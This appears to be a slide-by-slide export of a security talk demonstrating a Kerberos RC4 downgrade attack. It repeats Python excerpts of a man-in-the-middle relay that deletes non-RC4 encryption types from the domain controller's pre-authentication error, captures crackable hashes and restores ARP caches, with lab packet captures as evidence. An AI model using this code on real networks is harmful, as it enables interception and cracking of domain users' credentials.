599             if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600                 return response
```

Ignoring machine account with very robust password

Negotiation tampering

The interesting function

```
577 ⌄ async def relay_asreq_to_dc(data, client_ip):
578         kerberos_packet = KerberosTCPHeader(data)
579         decoder.start(bytes(kerberos_packet.root.reqBody.cname.nameString[0]))
580         username = decoder.read()[1].decode().lower()
581         decoder.start(bytes(kerberos_packet.root.reqBody.realm))
582         domain = decoder.read()[1].decode().lower()
583
584         if username.endswith('$') :
585             logging.debug(f'[*] AS-REQ coming for computer account {username}@{domain}. Relaying...')
586             return await relay_without_modification_to_dc(data)
587
588         if username in UsernamesCaptured and 23 in UsernamesCaptured[username] :
589             logging.info(f'[*] RC4 hash already captured for {username}@{domain}. Relaying...')
590             return await relay_without_modification_to_dc(data)
591
592         if len(kerberos_packet.root.padata) != 2 :
593             if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594                 logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595                 return await relay_without_modification_to_dc(data)
596             logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597             response = await relay_without_modification_to_dc(data)
598             krb_response = KerberosTCPHeader(response)
599             if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600                 return response
```

Ignoring machine account with very robust password

Negotiating AS-REQ packet

Negotiation tampering

```
592         if len(kerberos_packet.root.padata) != 2 :
593             if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594                 logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595                 return await relay_without_modification_to_dc(data)
596             logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597             response = await relay_without_modification_to_dc(data)
598             krb_response = KerberosTCPHeader(response)
599             if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600                 return response
601             RC4_present = False
602             indexes_to_delete = []
603             for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604                 if x.etype == 0x17 :
605                     RC4_present = True
606                 else :
607                     indexes_to_delete.append(idx)
608             if not RC4_present :
609                 logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610                 return response
611             logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612             for i in indexes_to_delete :
613                 del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614             krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615             return bytes(krb_response[KerberosTCPHeader])
616
617         response = await relay_without_modification_to_dc(data)
618         krb_response = KerberosTCPHeader(response)
619         if krb_response.haslayer(KRB_AS_REP):
620             handle_as_rep(krb_response)
621             if stop_spoofing and not disable_spoofing :
622                 if client_ip in Targets : Targets.remove(client_ip)
623                 if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624                 restore(client_ip, gw)
625                 logging.info(f'[+] Restored arp cache of {client_ip}')
626             return response
627         return response
628
```

Negotiation tampering

```
592         if len(kerberos_packet.root.padata) != 2 :
593             if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594                 logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595                 return await relay_without_modification_to_dc(data)
596             logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597             response = await relay_without_modification_to_dc(data)
598             krb_response = KerberosTCPHeader(response)
599             if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600                 return response
601             RC4_present = False
602             indexes_to_delete = []
603             for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604                 if x.etype == 0x17 :
605                     RC4_present = True
606                 else :
607                     indexes_to_delete.append(idx)
608             if not RC4_present :
609                 logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610                 return response
611             logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612             for i in indexes_to_delete :
613                 del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614             krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615             return bytes(krb_response[KerberosTCPHeader])
616
617         response = await relay_without_modification_to_dc(data)
618         krb_response = KerberosTCPHeader(response)
619         if krb_response.haslayer(KRB_AS_REP):
620             handle_as_rep(krb_response)
621             if stop_spoofing and not disable_spoofing :
622                 if client_ip in Targets : Targets.remove(client_ip)
623                 if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624                 restore(client_ip, gw)
625                 logging.info(f'[+] Restored arp cache of {client_ip}')
626             return response
627         return response
628
```

ERR_PREAUTH_REQUIRED error

Negotiation tampering

```
592         if len(kerberos_packet.root.padata) != 2 :
593             if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594                 logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595                 return await relay_without_modification_to_dc(data)
596             logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597             response = await relay_without_modification_to_dc(data)
598             krb_response = KerberosTCPHeader(response)
599             if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600                 return response
601             RC4_present = False
602             indexes_to_delete = []
603             for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604                 if x.etype == 0x17 :
605                     RC4_present = True
606                 else :
607                     indexes_to_delete.append(idx)
608             if not RC4_present :
609                 logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610                 return response
611             logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612             for i in indexes_to_delete :
613                 del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614             krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615             return bytes(krb_response[KerberosTCPHeader])
616
617         response = await relay_without_modification_to_dc(data)
618         krb_response = KerberosTCPHeader(response)
619         if krb_response.haslayer(KRB_AS_REP):
620             handle_as_rep(krb_response)
621             if stop_spoofing and not disable_spoofing :
622                 if client_ip in Targets : Targets.remove(client_ip)
623                 if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624                 restore(client_ip, gw)
625                 logging.info(f'[+] Restored arp cache of {client_ip}')
626             return response
627         return response
628
```

ERR_PREAUTH_REQUIRED error

Negotiation tampering

```
592         if len(kerberos_packet.root.padata) != 2 :
593             if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594                 logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595                 return await relay_without_modification_to_dc(data)
596             logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597             response = await relay_without_modification_to_dc(data)
598             krb_response = KerberosTCPHeader(response)
599             if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600                 return response
601             RC4_present = False
602             indexes_to_delete = []
603             for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604                 if x.etype == 0x17 :
605                     RC4_present = True
606                 else :
607                     indexes_to_delete.append(idx)
608             if not RC4_present :
609                 logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610                 return response
611             logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612             for i in indexes_to_delete :
613                 del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614             krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615             return bytes(krb_response[KerberosTCPHeader])
616
617         response = await relay_without_modification_to_dc(data)
618         krb_response = KerberosTCPHeader(response)
619         if krb_response.haslayer(KRB_AS_REP):
620             handle_as_rep(krb_response)
621             if stop_spoofing and not disable_spoofing :
622                 if client_ip in Targets : Targets.remove(client_ip)
623                 if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624                 restore(client_ip, gw)
625                 logging.info(f'[+] Restored arp cache of {client_ip}')
626             return response
627         return response
628
```

ERR_PREAUTH_REQUIRED error

Deletion of non-RC4 algorithms

Negotiation tampering

```
592         if len(kerberos_packet.root.padata) != 2 :
593             if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594                 logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595                 return await relay_without_modification_to_dc(data)
596             logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597             response = await relay_without_modification_to_dc(data)
598             krb_response = KerberosTCPHeader(response)
599             if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600                 return response
601             RC4_present = False
602             indexes_to_delete = []
603             for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604                 if x.etype == 0x17 :
605                     RC4_present = True
606                 else :
607                     indexes_to_delete.append(idx)
608             if not RC4_present :
609                 logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610                 return response
611             logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612             for i in indexes_to_delete :
613                 del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614             krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615             return bytes(krb_response[KerberosTCPHeader])
616
617         response = await relay_without_modification_to_dc(data)
618         krb_response = KerberosTCPHeader(response)
619         if krb_response.haslayer(KRB_AS_REP):
620             handle_as_rep(krb_response)
621             if stop_spoofing and not disable_spoofing :
622                 if client_ip in Targets : Targets.remove(client_ip)
623                 if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624                 restore(client_ip, gw)
625                 logging.info(f'[+] Restored arp cache of {client_ip}')
626             return response
627         return response
628
```

ERR_PREAUTH_REQUIRED error

Deletion of non-RC4 algorithms

Printing hash in crackable format

Negotiation tampering

```
592         if len(kerberos_packet.root.padata) != 2 :
593             if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594                 logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595                 return await relay_without_modification_to_dc(data)
596             logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597             response = await relay_without_modification_to_dc(data)
598             krb_response = KerberosTCPHeader(response)
599             if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600                 return response
601             RC4_present = False
602             indexes_to_delete = []
603             for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604                 if x.etype == 0x17 :
605                     RC4_present = True
606                 else :
607                     indexes_to_delete.append(idx)
608             if not RC4_present :
609                 logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610                 return response
611             logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612             for i in indexes_to_delete :
613                 del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614             krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615             return bytes(krb_response[KerberosTCPHeader])
616
617         response = await relay_without_modification_to_dc(data)
618         krb_response = KerberosTCPHeader(response)
619         if krb_response.haslayer(KRB_AS_REP):
620             handle_as_rep(krb_response)
621             if stop_spoofing and not disable_spoofing :
622                 if client_ip in Targets : Targets.remove(client_ip)
623                 if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624                 restore(client_ip, gw)
625                 logging.info(f'[+] Restored arp cache of {client_ip}')
626             return response
627         return response
628
```

ERR_PREAUTH_REQUIRED error

Deletion of non-RC4 algorithms

Printing hash in crackable format

Restoring target's ARP cache

4. Putting the theory to the test

Putting the theory to the test

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 46: 271 bytes on wire (2168 bits), 271 bytes captured (2168 bits) on interfa
▸ Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ee:af:b9:81:c7:6e (e
▸ Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12
▸ Transmission Control Protocol, Src Port: 49980, Dst Port: 88, Seq: 1, Ack: 1, Len:
▾ Kerberos
  ▸ Record Mark: 213 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▸ padata: 1 item
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
        realm: ESSOS
      ▸ sname
        till: Sep 13, 2037 04:48:05.000000000 CEST
        rtime: Sep 13, 2037 04:48:05.000000000 CEST
        nonce: 1058516301
      ▾ etype: 6 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
          ENCTYPE: eTYPE-DES-CBC-MD5 (3)
      ▸ addresses: 1 item BRAAVOS<20>
```

```
0000  ee af b9 81 c7 6e bc 24
0010  01 01 5f 5a 40 00 80 06
0020  39 0c c3 3c 00 58 52 e8
0030  08 05 f4 67 00 00 00 00
0040  a1 03 02 01 05 a2 03 02
0050  a1 04 02 02 00 80 a2 09
0060  ff a4 81 ab 30 81 a8 a0
0070  a1 14 30 12 a0 03 02 01
0080  61 67 72 61 6e 74 a2 07
0090  1a 30 18 a0 03 02 01 02
00a0  62 74 67 74 1b 05 45 53
00b0  30 33 37 30 39 31 33 30
00c0  18 0f 32 30 33 37 30 39
00d0  5a a7 06 02 04 3f 17 ad
00e0  02 01 11 02 01 17 02 01
00f0  a9 1d 30 1b 30 19 a0 03
0100  52 41 41 56 4f 53 20 20
```

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 46: 271 bytes on wire (2168 bits), 271 bytes captured (2168 bits) on interfa
▸ Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ee:af:b9:81:c7:6e (e
▸ Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12
▸ Transmission Control Protocol, Src Port: 49980, Dst Port: 88, Seq: 1, Ack: 1, Len:
▾ Kerberos
  ▸ Record Mark: 213 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▸ padata: 1 item
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
        realm: ESSOS
      ▸ sname
        till: Sep 13, 2037 04:48:05.000000000 CEST
        rtime: Sep 13, 2037 04:48:05.000000000 CEST
        nonce: 1058516301
      ▾ etype: 6 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
          ENCTYPE: eTYPE-DES-CBC-MD5 (3)
      ▸ addresses: 1 item BRAAVOS<20>
```

```
0000  ee af b9 81 c7 6e bc 24
0010  01 01 5f 5a 40 00 80 06
0020  39 0c c3 3c 00 58 52 e8
0030  08 05 f4 67 00 00 00 00
0040  a1 03 02 01 05 a2 03 02
0050  a1 04 02 02 00 80 a2 09
0060  ff a4 81 ab 30 81 a8 a0
0070  a1 14 30 12 a0 03 02 01
0080  61 67 72 61 6e 74 a2 07
0090  1a 30 18 a0 03 02 01 02
00a0  62 74 67 74 1b 05 45 53
00b0  30 33 37 30 39 31 33 30
00c0  18 0f 32 30 33 37 30 39
00d0  5a a7 06 02 04 3f 17 ad
00e0  02 01 11 02 01 17 02 01
00f0  a9 1d 30 1b 30 19 a0 03
0100  52 41 41 56 4f 53 20 20
```

Algorithms supported by the client

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 48: 201 bytes on wire (1608 bits), 201 bytes captured (1608 bits) on interfa
▸ Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (b
▸ Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49980, Seq: 1, Ack: 218, Le
▾ Kerberos
  ▸ Record Mark: 143 bytes
  ▾ krb-error
      pvno: 5
      msg-type: krb-error (30)
      stime: Apr  1, 2025 14:36:51.000000000 CEST
      susec: 552564
      error-code: eRR-PREAUTH-REQUIRED (25)
      realm: ESSOS
    ▸ sname
    ▾ e-data: 30353012a103020113a20b040930073005a0030201173009a103020102a20204003009
      ▾ PA-DATA pA-ETYPE-INFO2
        ▾ padata-type: pA-ETYPE-INFO2 (19)
          ▾ padata-value: 30073005a003020117
            ▾ ETYPE-INFO2-ENTRY
                etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      ▸ PA-DATA pA-ENC-TIMESTAMP
      ▸ PA-DATA pA-PK-AS-REQ
      ▸ PA-DATA pA-PK-AS-REP-19
```

```
0000  bc 24 11 25 02 85 ee af
0010  00 bb a2 40 40 00 40 06
0020  39 17 00 58 c3 3c 58 31
0030  01 f5 65 42 00 00 00 00
0040  a0 03 02 01 05 a1 03 02
0050  32 35 30 34 30 31 31 32
0060  03 08 6e 74 a6 03 02 01
0070  4f 53 aa 1a 30 18 a0 03
0080  06 6b 72 62 74 67 74 1b
0090  04 37 30 35 30 12 a1 03
00a0  07 30 05 a0 03 02 01 17
00b0  02 04 00 30 09 a1 03 02
00c0  a1 03 02 01 0f a2 02 04
```

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 48: 201 bytes on wire (1608 bits), 201 bytes captured (1608 bits) on interfa
▸ Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (b
▸ Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49980, Seq: 1, Ack: 218, Le
▾ Kerberos
  ▸ Record Mark: 143 bytes
  ▾ krb-error
      pvno: 5
      msg-type: krb-error (30)
      stime: Apr  1, 2025 14:36:51.000000000 CEST
      susec: 552564
      error-code: eRR-PREAUTH-REQUIRED (25)
      realm: ESSOS
    ▸ sname
    ▾ e-data: 30353012a103020113a20b040930073005a00302011730 09a103020102a20204003009
      ▾ PA-DATA pA-ETYPE-INFO2
        ▾ padata-type: pA-ETYPE-INFO2 (19)
          ▾ padata-value: 30073005a003020117
            ▾ ETYPE-INFO2-ENTRY
                etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      ▸ PA-DATA pA-ENC-TIMESTAMP
      ▸ PA-DATA pA-PK-AS-REQ
      ▸ PA-DATA pA-PK-AS-REP-19
```

```
0000  bc 24 11 25 02 85 ee af
0010  00 bb a2 40 40 00 40 06
0020  39 17 00 58 c3 3c 58 31
0030  01 f5 65 42 00 00 00 00
0040  a0 03 02 01 05 a1 03 02
0050  32 35 30 34 30 31 31 32
0060  03 08 6e 74 a6 03 02 01
0070  4f 53 aa 1a 30 18 a0 03
0080  06 6b 72 62 74 67 74 1b
0090  04 37 30 35 30 12 a1 03
00a0  07 30 05 a0 03 02 01 17
00b0  02 04 00 30 09 a1 03 02
00c0  a1 03 02 01 0f a2 02 04
```

Algorithms supported by the KDC

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Frame 48: 201 bytes on wire (1608 bits), 201 bytes captured (1608 bits) on interfa
▸ Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (b
▸ Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49980, Seq: 1, Ack: 218, Le
▾ Kerberos
  ▸ Record Mark: 143 bytes
  ▾ krb-error
      pvno: 5
      msg-type: krb-error (30)
      stime: Apr  1, 2025 14:36:51.000000000 CEST
      susec: 552564
      error-code: eRR-PREAUTH-REQUIRED (25)
      realm: ESSOS
    ▸ sname
    ▾ e-data: 30353012a103020113a20b040930073005a00302011730 09a103020102a20204003009
      ▾ PA-DATA pA-ETYPE-INFO2
        ▾ padata-type: pA-ETYPE-INFO2 (19)
          ▾ padata-value: 30073005a003020117
            ▾ ETYPE-INFO2-ENTRY
                etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      ▸ PA-DATA pA-ENC-TIMESTAMP
      ▸ PA-DATA pA-PK-AS-REQ
      ▸ PA-DATA pA-PK-AS-REP-19
```

```
0000  bc 24 11 25 02 85 ee af
0010  00 bb a2 40 40 00 40 06
0020  39 17 00 58 c3 3c 58 31
0030  01 f5 65 42 00 00 00 00
0040  a0 03 02 01 05 a1 03 02
0050  32 35 30 34 30 31 31 32
0060  03 08 6e 74 a6 03 02 01
0070  4f 53 aa 1a 30 18 a0 03
0080  06 6b 72 62 74 67 74 1b
0090  04 37 30 35 30 12 a1 03
00a0  07 30 05 a0 03 02 01 17
00b0  02 04 00 30 09 a1 03 02
00c0  a1 03 02 01 0f a2 02 04
```

Algorithms supported by the KDC

No more AES !

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Transmission Control Protocol, Src Port: 49981, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
▾ Kerberos
  ▸ Record Mark: 289 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 303da003020117a2360434562c3061329acef5aae7ab7db223b70975f8486e76451895f3…
              etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
              cipher: 562c3061329acef5aae7ab7db223b70975f8486e76451895f3b65e6b79e10cbd6bb9fa78…
      ▸ PA-DATA pA-PAC-REQUEST
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
        realm: ESSOS
      ▸ sname
        till: Sep 13, 2037 04:48:05.000000000 CEST
        rtime: Sep 13, 2037 04:48:05.000000000 CEST
        nonce: 1057528440
      ▾ etype: 6 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
          ENCTYPE: eTYPE-DES-CBC-MD5 (3)
      ▸ addresses: 1 item BRAAVOS<20>
```

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2	314	Session Setup Response

```
▸ Transmission Control Protocol, Src Port: 49981, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
▾ Kerberos
  ▸ Record Mark: 289 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 303da003020117a2360434562c3061329acef5aae7ab7db223b70975f8486e76451895f3…
              etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
              cipher: 562c3061329acef5aae7ab7db223b70975f8486e76451895f3b65e6b79e10cbd6bb9fa78…
      ▸ PA-DATA pA-PAC-REQUEST
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
        realm: ESSOS
      ▸ sname
        till: Sep 13, 2037 04:48:05.000000000 CEST
        rtime: Sep 13, 2037 04:48:05.000000000 CEST
        nonce: 1057528440
      ▾ etype: 6 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
          ENCTYPE: eTYPE-DES-CBC-MD5 (3)
      ▸ addresses: 1 item BRAAVOS<20>
```

No choice but to use RC4

Algorithms supported by the client

Putting the theory to the test

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2	3150	Session Setup Request
